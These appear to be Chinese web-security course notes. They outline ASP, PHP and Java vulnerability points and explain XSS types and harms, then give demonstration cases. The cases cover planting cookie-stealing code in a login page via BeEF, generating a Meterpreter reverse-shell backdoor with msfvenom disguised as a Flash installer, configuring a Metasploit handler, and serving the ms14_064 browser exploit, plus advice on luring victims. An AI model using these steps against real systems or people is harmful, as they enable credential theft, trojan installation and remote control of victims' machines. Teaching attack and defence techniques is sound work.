
WEB 攻防-通用漏洞&XSS 跨站&权限维持&钓鱼捆绑&浏览器漏洞


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
md5
不比较类型
比较类型
intval
取整数，进制或小
strpos
查看字符串，换行
in_array
第三个参数设置
preg_match
数组绕过
不带M正则
str_replace
无递归，双写
JAVA
代码URL对应
JAR反编译
URL路由代码关系
加载jar包
身份验证
JWT安全
空算法无签
爆破密匙
KID攻击
其他安全
访问控制
安全组件
看项目中带有的组件jar
看代码中声明包含的组件

#知识点：

1、XSS 跨站-另类攻击手法分类

2、XSS 跨站-权限维持&钓鱼&浏览器等

1、原理

指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上对其他用户造成影响的 HTML 代码，从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。通过在用户端注入恶意的可执行脚本，若服务器对用户的输入不进行处理或处理不严，则浏览器就会直接执行用户注入的脚本。

-数据交互的地方

get、post、headers

反馈与浏览

富文本编辑器

各类标签插入和自定义

-数据输出的地方

用户资料

关键词、标签、说明

文件上传

2、分类

反射型（非持久型）

存储型（持久型）

DOM 型

mXSS(突变型 XSS)

UXSS（通用型 xss）

Flash XSS

UTF-7 XSS

MHTML XSS

CSS XSS

VBScript XSS

3、危害

网络钓鱼，包括获取各类用户账号；

窃取用户 cookies 资料，从而获取用户隐私信息，或利用用户身份对网站执行操作；

劫持用户（浏览器）会话，从而执行任意操作，例如非法转账、发表日志、邮件等；

强制弹出广告页面、刷流量等；

网页挂马；

进行恶意操作，如任意篡改页面信息、删除文章等；

进行大量的客户端攻击，如 ddos 等；

演示案例：

- XSS-后台植入 Cookie&表单劫持
- XSS-Flash 钓鱼配合 MSF 捆绑上线
- XSS-浏览器网马配合 MSF 访问上线

#XSS-后台植入 Cookie&表单劫持

-条件：已取得相关 web 权限后

1、写入代码到登录成功文件，利用 beef 或 xss 平台实时监控 Cookie 等凭据实现权限维持

2、若存在同源策略或防护情况下，Cookie 获取失败可采用表单劫持或数据明文传输实现

#XSS-Flash 钓鱼配合 MSF 捆绑上线

-条件：beef 上线受控后或直接钓鱼（受害者爱看 SESE）

1、生成后门

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=xx.xx.xx.xx
LPORT=6666 -f exe > flash.exe
```

2、下载官方文件-保证安装正常

3、压缩捆绑文件-解压提取运行

4、MSF 配置监听状态

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 6666
run
```

5、诱使受害者访问 URL-语言要适当

#XSS-浏览器网马配合 MSF 访问上线

-条件：beef 上线受控后或直接钓鱼（浏览器存在 0day）

1、配置 MSF 生成 URL

```
use exploit/windows/browser/ms14_064_ole_code_execution
set allowpowershellprompt true
set target 1
run
```

2、诱使受害者访问 URL-语言要适当